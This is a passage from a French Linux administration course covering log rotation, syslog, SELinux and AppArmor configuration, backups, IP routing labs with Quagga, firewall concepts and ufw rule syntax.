90 #*.* @@remote-host:514
91 # ### end of the forwarding rule ###

```

Rotation

```
man logrotate
```

Fichier de configuration

```

cat -n /etc/logrotate.conf
 1  # see "man logrotate" for details
 2  # rotate log files weekly
 3  weekly
 4
 5  # keep 4 weeks worth of backlogs
 6  rotate 4
 7
 8  # create new (empty) log files after rotating old ones
 9  create
10
11 # use date as a suffix of the rotated file
12 dateext
13
14 # uncomment this if you want your log files compressed
15 #compress
16
17 # RPM packages drop log rotation information into this directory
18 include /etc/logrotate.d
19
20 # no packages own wtmp and btmp -- we'll rotate them here
21 /var/log/wtmp {
22     monthly
23     create 0664 root utmp
24     minsize 1M
25     rotate 1
26 }
27
28 /var/log/btmp {
29     missingok
30     monthly
31     create 0600 root utmp
32     rotate 1
33 }

```

```

34
35      # system-specific logs may be also be configured here.

```

Script de rotation

```

cat -n /etc/cron.daily/logrotate
 1  #!/bin/sh
 2
 3  /usr/sbin/logrotate /etc/logrotate.conf
 4  EXITVALUE=$?
 5  if [ $EXITVALUE != 0 ]; then
 6      /usr/bin/logger -t logrotate "ALERT exited abnormally with [$EXITVALUE]"
 7  fi
 8  exit 0

```

4.5. Journalisation Syslog-ng

Notes

```
# ls /var/log/*
```

- Debian/Ubuntu

```
# tail /var/log/syslog
# ls /etc/init.d/syslog*
```

- service syslog-ng, Centos/RHEL :

```
journalctl (systemd) :
```

```
$ man journalctl
```

```
# journalctl -xn
```

Journaux et filtres bien connus ...

5. SELINUX

- https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/SELinux_Users_and_Administrators_Guide/index.html

5.1. Introduction à SELinux

- DAC (Unix)
- RBAC (sudo)
- MAC (AppArmor)
- MAC (SELINUX)

Security-Enhanced Linux, abrégé SELinux, est un Linux security module (LSM), qui **permet de définir une politique de contrôle d'accès obligatoire aux éléments d'un système issu de Linux**.

Son architecture dissocie l'application de la politique d'accès et sa définition. Il permet notamment de classer les applications d'un système en différents groupes, avec des **niveaux d'accès** plus fins. Il permet aussi d'attribuer un niveau de **confidentialité** pour l'accès à des objets systèmes, comme des descripteurs de fichiers, selon un modèle de sécurité multiviveau (MLS pour Multi level Security). SELinux utilise le modèle *Bell LaPadula* complété par le mécanisme *Type enforcement* de contrôle de l'intégrité, développé par SCC. Il s'agit d'un logiciel libre, certaines parties étant sous licences GNU GPL et BSD.

D'origine militaire, afin de réduire les coûts, et de donner accès à ce type de logiciel au secteur privé (banques, services de santé, etc.) pour se protéger des pirates informatiques, son auteur a décidé de placer ce logiciel sous licence open source. L'objectif est la formation d'une communauté de chercheurs, d'utilisateurs et d'entreprises pour améliorer le logiciel et fournir des solutions avancées.

(<https://fr.wikipedia.org/wiki/SELinux>)

5.2. Terminologie SELinux

- Policy : un ensemble de règles qui déterminent les accès des sources aux cibles.
- Domaine Source : un objet (processus ou utilisateur) qui tente d'accéder à une cible.
- Domaine Cible : un objet (un fichier ou un port) auquel un domaine source tente d'accéder;
- Contexte / Etiquette : une étiquette de sécurité qui permet d'organiser les objets SELinux
- Règle : partie d'un policy qui décide les permissions d'un domaine source à un domaine cible

5.3. Modes SELinux

- **Enforcing** : SELinux est en mode *enforced*. SELinux refuse les accès basés sur des règles SELinux.
- **Permissive** : SELinux n'est pas en mode *enforced*. SELinux ne refuse aucun accès mais ceux qui enfreignent les règles SELinux sont journalisés.
- On connaît aussi un mode **targeted** ciblé sur une application.

```
# cat /etc/sysconfig/selinux

# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#       enforcing - SELinux security policy is enforced.
#       permissive - SELinux prints warnings instead of enforcing.
#       disabled - No SELinux policy is loaded.
SELINUX=enforcing
# SELINUXTYPE= can take one of three two values:
#       targeted - Targeted processes are protected,
#       minimum - Modification of targeted policy. Only selected processes are protected.
#       mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

```
# getenforce
Enforcing
```

```
# setenforce
usage: setenforce [ Enforcing | Permissive | 1 | 0 ]
```

```
# setenforce 0
# getenforce
Permissive
```

```
# setenforce 1
# getenforce
Enforcing
```

```
# sestatus -v
SELinux status:          enabled
SELinuxfs mount:         /sys/fs/selinux
SELinux root directory:  /etc/selinux
Loaded policy name:     targeted
Current mode:           enforcing
Mode from config file:  enforcing
Policy MLS status:      enabled
Policy deny_unknown status: allowed
Max kernel policy version: 28

Process contexts:
Current context:        unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Init context:            system_u:system_r:init_t:s0
/usr/sbin/sshd           system_u:system_r:sshd_t:s0-s0:c0.c1023

File contexts:
Controlling terminal:    unconfined_u:object_r:user_tty_device_t:s0
/etc/passwd              system_u:object_r:passwd_file_t:s0
/etc/shadow               system_u:object_r:shadow_t:s0
/bin/bash                 unconfined_u:object_r:shell_exec_t:s0
/bin/login                unconfined_u:object_r:login_exec_t:s0
/bin/sh                  unconfined_u:object_r:bin_t:s0 -> unconfined_u:object_r:shell_exec_t:s0
/sbin/agetty              unconfined_u:object_r:getty_exec_t:s0
/sbin/init                unconfined_u:object_r:bin_t:s0 -> unconfined_u:object_r:init_exec_t:s0
/usr/sbin/sshd             system_u:object_r:sshd_exec_t:s0
```

Le contexte est l'étiquette qui peut être appliquée à différents éléments tels que :

- Utilisateur (u)
- Rôle (r)
- **Type (t)**
- Niveau (s)
- Rôle (r)

5.4. Vérifier la présence des outils de gestion

5.5. Utilisateur SELinux

```
# semanage login -l

Nom pour l'ouverture de session Identité SELinux      Intervalle MLS/MCS   Service

__default__          unconfined_u          s0-s0:c0.c1023    *
root                unconfined_u          s0-s0:c0.c1023    *
system_u            system_u            s0-s0:c0.c1023    *
```

5.6. Contextes

- Domaines de transition

```
# ls -Z /usr/bin/passwd
-rwsr-xr-x. root root unconfined_u:object_r:passwd_exec_t:s0 /usr/bin/passwd
# ls -Z /etc/shadow
-----. root root system_u:object_r:shadow_t:s0    /etc/shadow
```

- Contextes des processus

```
# ps -eZ
```

- Contextes des utilisateurs

```
id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

5.7. Exemples de modification de contexte

- Service httpd

```
# yum -y install httpd
# ls -Z /var/www
drwxr-xr-x. root root system_u:object_r:httpd_sys_script_exec_t:s0 cgi-bin
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 html
# mkdir /opt/www
# semanage fcontext -a -t httpd_sys_content_t "/opt/www(/.*)?"
# restorecon -R -v /opt/www
restorecon reset /opt/www context unconfined_u:object_r:usr_t:s0->unconfined_u:object_r:httpd_sys_content_t:s0
```

- Substitution de /home1 vers /home

```
# semanage fcontext -a -e /home /home1
# restorecon -R -v /home1
```

Manipuler les "booleans"

En changeant les valeurs de "booleans", on peut modifier le comportement de SELinux :

- Pour lister des booleans :

```
# getsebool -a
# getsebool -a | grep httpd
httpd_anon_write --> off
```

```

httpd_builtin_scripting --> on
httpd_can_check_spam --> off
httpd_can_connect_ftp --> off
httpd_can_connect_ldap --> off
httpd_can_connect_mythtv --> off
httpd_can_connect_zabbix --> off
httpd_can_network_connect --> off
httpd_can_network_connect_cobbler --> off
httpd_can_network_connect_db --> off
httpd_can_network_memcache --> off
httpd_can_network_relay --> off
httpd_can_sendmail --> off
...

```

- C'est le logiciel `setsebool` qui permet de modifier ces valeurs :

```

# man setsebool
setsebool(8)          SELinux Command Line documentation      setsebool(8)

NAME
    setsebool - set SELinux boolean value

SYNOPSIS
    setsebool [ -PNV ] boolean value | bool1=val1 bool2=val2 ...

DESCRIPTION
    setsebool sets the current state of a particular SELinux boolean or a
    list of booleans to a given value. The value may be 1 or true or on to
    enable the boolean, or 0 or false or off to disable it.

    Without the -P option, only the current boolean value is affected; the
    boot-time default settings are not changed.

    If the -P option is given, all pending values are written to the policy
    file on disk. So they will be persistent across reboots.

```

5.8. Logs SELinux

```

# grep AVC /var/log/audit/audit.log
# sealert

```

5.9. Restaurer les contextes par défaut définis de tous les fichiers du système

Sera nécessaire après chaque modification de SELinux.

- avec `restorecon` sur la racine :

```
# restorecon -R -v /
```

- Avec le fichier `/autorelabel` et redémarrage

```

# touch /.autorelabel
# shutdown -r now

```

5.10. SELINUX pour Debian

ATTENTION Politique de référence absente de Jessie

Les responsables du paquet source `refpolicy` n'ont malheureusement pas pu traiter à temps les bogues critiques du paquet, et ce dernier a donc été supprimé de Jessie. En pratique, cela signifie que les paquets `selinux-policy-*` ne sont pas disponibles dans Jessie, et qu'ils doivent être récupérés depuis une autre distribution. Nous espérons qu'ils reviendront dans une version corrective, ou dans les rétropartages. En attendant, vous pouvez les récupérer dans Unstable.*

Ce triste constat montre au moins que SELinux n'est pas très populaire parmi les utilisateurs et développeurs qui se servent des versions de développement de Debian. C'est pourquoi, lorsqu'on choisit d'utiliser SELinux, il faut s'attendre à passer un temps non négligeable à l'adapter à ses besoins spécifiques.*

Source : <https://debian-handbook.info/browse/fr-FR/stable/sect.selinux.html>

Installation de SELINUX en Debian 9 (Stretch)

```
apt update
apt install selinux-*
```

```
perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*")$,GRUB_CMDLINE_LINUX="$1 selinux=1 security=selinux",' /etc/default/grub
update-grub
```

```
fixfiles relabel
```

```
reboot
```

6. AppArmor (Debian 8)

AppArmor est un système de contrôle d'accès obligatoire (Mandatory Access Control) qui s'appuie sur l'interface Linux Security Modules fournie par le noyau Linux. Concrètement, le noyau interroge AppArmor avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée. Ce mécanisme permet à AppArmor de confiner des programmes à un ensemble restreint de ressources. AppArmor applique un ensemble de règles (un « profil ») à chaque programme. Le profil appliqué par le noyau dépend du chemin d'installation du programme à exécuter.

Contrairement à SELinux, les règles appliquées ne dépendent pas de l'utilisateur : tous les utilisateurs sont concernés par le même jeu de règles lorsqu'ils exécutent le même programme (mais les permissions habituelles des utilisateurs jouent toujours, ce qui peut donner un comportement différent). Les profils AppArmor sont stockés dans `/etc/apparmor.d/` ; ils consistent en une liste de règles de contrôle d'accès sur les ressources que peut utiliser chaque programme. Les profils sont compilés et chargés dans le noyau par le biais de la commande `apparmor_parser`. Chaque profil peut être chargé soit en **mode strict (enforcing)** soit en **mode relâché (complaining)**. Le mode strict applique les règles et rapporte les tentatives de violation, alors que le mode relâché se contente d'enregistrer dans les journaux système les appels système qui auraient été bloqués, sans les bloquer réellement.

Source : <https://debian-handbook.info/browse/fr-FR/stable/sect.apparmor.html>

```
apt update
apt install apparmor apparmor-profiles apparmor-utils
```

```
perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*")$,GRUB_CMDLINE_LINUX="$1 apparmor=1 security=apparmor",' /etc/default/grub
update-grub
reboot
```

```
aa-status
aa-unconfined
sysctl -w kernel.printk_ratelimit=0
aa-genprof sshd
cat /etc/apparmor.d/usr.sbin.sshd
```

Référence : http://wiki.apparmor.net/index.php/Main_Page

7. Sauvegardes

- [dd et archivage et compression de fichiers](#)
- [Solutions Rsync](#)
- Script reobackup : <http://reoback.sourceforge.net/>
- Bacula, BackupPC et rsnapshot : <http://midactstech.blogspot.be/search/label/Backup>
- Clonezilla : <http://clonezilla.org/>

Routage et Pare-feu

- Objectifs de certification
 - RHCSA EX200
 - RHCE EX300
 - LPIC 202
- 1. Routage IP
 - 1.1. Activation du routage
 - 1.2. Exercice de routage statique
 - Activation du routage
 - 1.3. Exercice de routage dynamique
 - Démon de routage OSPF
- 2. Pare-feu / Firewall
 - 2.1. Objectifs d'un pare-feu
 - 2.2. Ce que le pare-feu ne fait pas
 - 2.3. Fonctionnement
 - 2.4. Zone de confiance sur un pare-feu
 - 2.5. Niveau de confiance
 - 2.6. Politiques de filtrage
 - 2.7. Filtrage
 - 2.8. Décision de filtrage
 - 2.9. Règles
 - 2.10 Politique de filtrage typique
- 3. Pare-feu personnel Debian/Ubuntu
 - 3.1. Uncomplicated Firewall (ufw)
 - 3.2. Documentation ufw
- 4. Firewalld
 - 4.1. Zones
 - Zone Block
 - Zone DMZ
 - Zone Drop
 - Zone External
 - Zone Home
 - Zone Internal
 - Zone Public
 - Zone Trusted
 - Zone Work
 - 4.2. Vérification de la configuration d'une zone
 - 4.3. Ajouter une interface dans une zone
 - 4.4. Création d'une zone
 - 4.5. Sources
 - 4.6. Services
 - 4.7. Ports
 - 4.8. Masquerading
 - 4.9. Transfert de ports
 - 4.10. Revenir à [iptables](#)
- 5. Netfilter
 - 5.1. Iptables : la théorie
 - Trois tables : filter, nat et mangle
 - La table filter
 - Cibles possibles
 - La table NAT
 - Chaînes de la table NAT
 - Cibles de la table nat
 - Syntaxe
 - Commandes
 - Les critères
 - Les critères de filtrage

- Chaînes Utilisateurs
- 5.2. Vérification des règles
- 5.3. Réinitialisation des règles
- 5.4. Politique INPUT
- 5.5. Routage IP activation opportune
- 5.6. Routage IP activation permanente
- 5.7. Chaine nat POSTROUTING
- 5.7. Questions
- 6. Lab
 - 6.1. Avec le matériel suivant mis à disposition
 - 6.2. A l'aide de la documentation jointe
 - 6.3. Consignes de sécurité
 - 6.4. Solution
- 7. Services de passerelle
- Notes
 - Exemples avancés
 - Références

Objectifs de certification

RHCSA EX200

- 7.Gérer la sécurité
 - 7.1. Configurer les paramètres de pare-feu à l'aide de firewall-config, firewall-cmd, ou iptables

RHCE EX300

1. System configuration and management
 - 1.3. Route IP traffic and create static routes.
 - 1.4. Use firewalld and associated mechanisms such as rich rules, zones and custom rules, to implement packet filtering and configure network address translation (NAT).
 - 1.5. Use /proc/sys and sysctl to modify and set kernel runtime parameters.

LPIC 202

- *Sujet 212 : Sécurité du système*
 - 212.1 Configuration d'un routeur (valeur : 3)
 - 212.4 Tâches de sécurité (valeur : 3)
 - 212.5 OpenVPN (valeur : 2)

1. Routage IP

- Routage IP : noyau, quagga, démons ISC, vyatta

Le routage IP est le principe de transmission qui permet à deux ordinateurs placés à des endroits d'extrême (dans le monde) de communiquer directement entre eux. L'Internet est constitué d'un ensemble de routeurs chargés de transférer les paquets de l'Internet Protocol vers leur destination finale.

Aujourd'hui, l'Internet tel qu'il est encore largement utilisé fonctionne dans sa version sous-optimale IPv4. Le protocole d'aujourd'hui est le protocole IPv6.

Concrètement, un routeur est un ordinateur spécialisé dans le transfert des paquets IPv4 et/ou IPv6 entre des interfaces qui connectent des réseaux et des technologies distinctes. Par nature, les interfaces disposent d'adresses IP appartenant à des domaines distincts.

Pour bien comprendre le principe du routage, il est souhaitable de monter une topologie représentative. *Elle peut être déployée physiquement à partir de plate-formes très bon marché telles que des TL-WR841N ou TL-WR710N avec OpenWRT.* On peut aussi la déployer dans une solution de virtualisation quelconque ou en classe de formation, avec plusieurs partenaires disposant de leurs PCs.

En fin de chapitre, il est proposé de mettre en œuvre les concepts de routage et par-feu dans une topologie virtuelle représentative.

1.1. Activation du routage

Il est trivial d'activer le routage sous Linux :

```
# cat /proc/sys/net/ipv4/ip_forward
# echo 1 > /proc/sys/net/ipv4/ip_forward
# cat /proc/sys/net/ipv4/ip_forward
```

Pour la persistance modifier le fichier `/etc/sysctl.conf` en changeant la valeur de la ligne :

```
# echo "net.ipv4.ip_forward = 1" >> /etc/sysctl.conf
# echo 0 > /proc/sys/net/ipv4/ip_forward
# systemctl restart network

# cat /proc/sys/net/ipv4/ip_forward
1
```

1.2. Exercice de routage statique

Chaque participant prendra une plage IPv4 différente : 192.168.100.0/24, 192.168.101.0/24, 192.168.102.0/24, ...

- Par exemple :

```
# ipcalc -nmb 192.168.113.0/24
NETMASK=255.255.255.0
BROADCAST=192.168.113.255
NETWORK=192.168.113.0
```

Activation du routage

En équipe de deux

- Ajouter une interface dummy :

```
# sudo lsmod | grep dummy
[root@localhost ~]# modprobe dummy
[root@localhost ~]# lsmod | grep dummy
dummy           12960  0
[root@localhost ~]# ip link set name eth1 dev dummy0
```

- Attribuer une adresse IP dans un domaine unique
- Activer le routage
- Entrer une route statique vers le réseau privé du voisin et tenter de joindre cette adresse privée
- Tenter de joindre l'adresse d'un voisin sur le réseau local avec `ping -I` désignant l'adresse de l'interface privée comme source (ici `eth1`).

1.3. Exercice de routage dynamique

Démon de routage OSPF

Dans la classe de formation isolée,

- Vérifier l'activation du routage et éventuellement corriger la situation :

```
# cat /proc/sys/net/ipv4/ip_forward
1
```

- Installer Quagga (Zebra avec ospfd) :

```
# yum install quagga
# cp /usr/share/doc/quagga-0.99.22.4/ospfd.conf.sample /etc/quagga/ospfd.conf
# chown quagga:quagga /etc/quagga/ospfd.conf
```

- Configurer SELinux :

```
# setsebool -P zebra_write_config 1
```

- Désactiver le pare-feu :

```
# systemctl stop firewalld
```

- Démarrer Zebra :

```
# systemctl start zebra
# systemctl status zebra
```

- Entrer dans une console de type Cisco et commencer la configuration :

```
# vtysh
```

- Quand cela sera nécessaire, démarrer Ospfd :

```
# systemctl start ospfd
# systemctl status ospfd
```

2. Pare-feu / Firewall

- Dans un système d'information, les politiques de filtrage et de contrôle du trafic sont placées sur un matériel ou un logiciel intermédiaire communément appelé pare-feu (*firewall*).
- Cet élément du réseau a pour fonction **d'examiner et filtrer le trafic qui le traverse**.
- On peut le considérer comme une **fonctionnalité** d'un réseau sécurisé : la fonctionnalité pare-feu
- L'idée qui prévaut à ce type de fonctionnalité est le **contrôle des flux du réseau TCP/IP**.
- Le pare-feu limite le taux de paquets et de connexions actives. Il reconnaît les flux applicatifs.

2.1. Objectifs d'un pare-feu

Il a pour objectifs de répondre aux menaces et attaques suivantes, de manière non-exhaustive :

- Usurpation d'identité
- La manipulation d'informations
- Les attaques de déni de service (DoS/DDoS)
- Les attaques par code malicieux
- La fuite d'information
- Les accès non-autorisés (en vue d'élévation de privilège)
- Les attaques de reconnaissance, d'homme du milieu, l'exploitation de TCP/IP

2.2. Ce que le pare-feu ne fait pas

Le pare-feu est central dans une architecture sécurisée mais :


- Il ne protège pas des menaces internes.
- Il n'applique pas tout seul les politiques de sécurité et leur surveillance.
- Il n'établit pas la connectivité par défaut.
- Le filtrage peut intervenir à tous les niveaux TCP/IP de manière très fine.

2.3. Fonctionnement

- Il a pour principale tâche de contrôler le trafic entre différentes zones de confiance, en filtrant les flux de données qui y transitent.
- Généralement, les zones de confiance incluent l'Internet (une zone dont la confiance est nulle) et au moins un réseau interne (une zone dont la confiance est plus importante).
- Le but est de fournir une connectivité contrôlée et maîtrisée entre des zones de différents niveaux de confiance, grâce à l'application de la politique de sécurité et d'un modèle de connexion basé sur le principe du moindre privilège.
- Un pare-feu fait souvent office de routeur et permet ainsi d'isoler le réseau en plusieurs zones de sécurité appelées zones démilitarisées ou DMZ. Ces zones sont séparées suivant le niveau de confiance qu'on leur porte.

2.4. Zone de confiance sur un pare-feu

- Organisation du réseau en zones



2.5. Niveau de confiance

- Le niveau de confiance est la certitude que les utilisateurs vont respecter les politiques de sécurité de l'organisation.
- Ces politiques de sécurité sont édictées dans un document écrit de manière générale. Ces recommandations touchent tous les éléments de sécurité de l'organisation et sont traduites particulièrement sur les pare-feu en différentes règles de filtrage.
- On notera que le pare-feu n'examine que le trafic qui le traverse et ne protège en rien des attaques internes, notamment sur le LAN.

2.6. Politiques de filtrage

- Selon les besoins, on placera les politiques de filtrage à différents endroits du réseau, au minimum sur chaque hôte contrôlé (pare-feu local) et en bordure du réseau administré sur le pare-feu. Ces emplacements peuvent être distribué dans la topologie selon sa complexité.
- Pour éviter qu'il ne devienne un point unique de rupture, on s'efforcera d'assurer la redondance des pare-feu. On placera plusieurs pare-feu dans l'architecture du réseau à des fins de contrôle au plus proche d'une zone ou pour répartir la charge.

2.7. Filtrage

- La configuration d'un pare-feu consiste la plupart du temps en un ensemble de règles qui déterminent une action de rejet ou d'autorisation du trafic qui passe les interfaces du pare-feu en fonction de certains critères tels que :
 - l'origine et la destination du trafic,
 - des informations d'un protocole de couche 3 (IPv4, IPv6, ARP, etc.),
 - des informations d'un protocole de couche 4 (ICMP, TCP, UDP, ESP, AH, etc.)
 - et/ou des informations d'un protocole applicatif (HTTP, SMTP, DNS, etc.).

2.8. Décision de filtrage

- Les règles sont appliquées en fonction de la direction du trafic entrant ou sortant sur une interface, avant ou après le processus de routage des paquets. Cette dernière réalité diffère selon le logiciel ou le matériel choisi pour remplir ces tâches.
- Ici l'exemple de la table filter de Netfilter :




Table filter avec ses chaînes et leur politique par défaut

2.9. Règles

- Chaque règle est examinée selon son ordonnancement.
- Si le trafic ne correspond pas à la première règle, la seconde règle est évaluée et ainsi de suite.
- Lorsqu'il y a correspondance entre les critères de la règle et le trafic, l'action définie est exécutée et les règles suivantes ne sont pas examinées.
- La terminologie des actions usuelles peuvent être accept, permit, deny, block, reject, drop, ou similaires.
- En général, un ensemble de règles se termine par le refus de tout trafic, soit en dernier recours le refus du trafic qui traverse le pare-feu. Ce comportement habituellement défini par défaut ou de manière implicite refuse tout trafic pour lequel il n'y avait pas de correspondance dans les règles précédentes.

2.10 Politique de filtrage typique

On peut résumer des politiques de filtrage typique.

- LAN > WAN
- WAN X LAN
- LAN > DMZ
- DMZ X LAN
- WAN X DMZ (sauf TCP80 par exemple)
- DMZ > WAN

3. Pare-feu personnel Debian/Ubuntu

3.1. Uncomplicated Firewall (ufw)

Sous Debian 8 (Jessie) :

```
apt-get install ufw
```

```
ufw status
Status: inactive
```

```
ufw disable
Firewall stopped and disabled on system startup
```

```
ufw status
Status: inactive
```

```
ufw enable
Firewall is active and enabled on system startup
```

```
ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing)
New profiles: skip
```

```
ufw allow ssh
Rule added
Rule added (v6)
```

```
ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing)
New profiles: skip

To           Action      From
--           -----      ---
22           ALLOW IN   Anywhere
                  ALLOW IN   Anywhere (v6)
```

3.2. Documentation ufw

Gestion des règles par défaut

Lorsque UFW est activé, par défaut le trafic entrant est refusé et le trafic sortant est autorisé. C'est en général le réglage à privilégier, cependant vous pouvez tout de même modifier ces règles.

Autoriser le trafic entrant suivant les règles par défaut :

```
ufw default allow
```

Refuser le trafic entrant suivant les règles par défaut :

```
ufw default deny
```

Autoriser le trafic sortant suivant les règles par défaut :

```
ufw default allow outgoing
```

Refuser le trafic sortant suivant les règles par défaut :

```
ufw default deny outgoing
```

Les commandes de base

Activer/désactiver la journalisation

Activer la journalisation :

```
ufw logging on
```

Désactiver la journalisation :

```
ufw logging off
```

Ajouter/supprimer des règles

Autoriser une connexion entrante :

```
ufw allow [règle]
```

Refuser une connexion entrante :

```
ufw deny [règle]
```

Refuser une IP entrante :

Si vous voulez bloquer une IP sur tous vos services, il faut le faire "avant" les autorisations existantes. D'où le "insert 1" qui met ce "deny" avant tous les "allow". Dans le cas d'une série d'IP à bloquer vous pouvez utiliser à chaque entrée le "insert 1", pas besoin de spécifier dans le cas présent une autre place ufw insert 1 deny from [ip]

Refuser une connexion entrante, uniquement en TCP :

```
ufw deny [port]/tcp
```

Refuser une connexion sortante :

```
ufw deny out [règle]
```

Supprimer une règle :

```
ufw delete allow "ou deny" [règle]
```

Supprimer simplement une règle d'après son numéro :

```
sudo ufw delete [numéro]
```

- [port] est à remplacer par le numéro du port désiré.
- [règle] est à remplacer par le numéro du port ou le nom du service désiré.
- [numéro] est à remplacer par le numéro de la règle désiré.

Règles simples

La syntaxe des règles

Voici quelques exemples pour comprendre la syntaxe des règles de configuration.

Ouverture du port 53 en TCP et UDP :

```
ufw allow 53
```

Ouverture du port 25 en TCP uniquement :

```
ufw allow 25/tcp
```

Utilisation des services

UFW regarde dans sa liste de services connus pour appliquer les règles standards associées à ces services (apache2, smtp, imaps, etc..). Ces règles sont automatiquement converties en ports.

Pour avoir la liste des services :

```
less /etc/services
```

Exemple : Autoriser le service SMTP :

```
ufw allow smtp
```

2° exemple : Autoriser le port de Gnome-Dictionary (2628/tcp) :

```
ufw allow out 2628/tcp
```

3° exemple : Autoriser le protocole pop3 sécurisé (réception du courrier de Gmail et autres messageries utilisant ce protocole sécurisé) :

```
ufw allow out pop3s
```

Utilisation avancée

Règles complexes

L'écriture de règles plus complexes est également possible :

Refuser le protocole (proto) TCP à (to) tout le monde (any) sur le port (port) 80 :

```
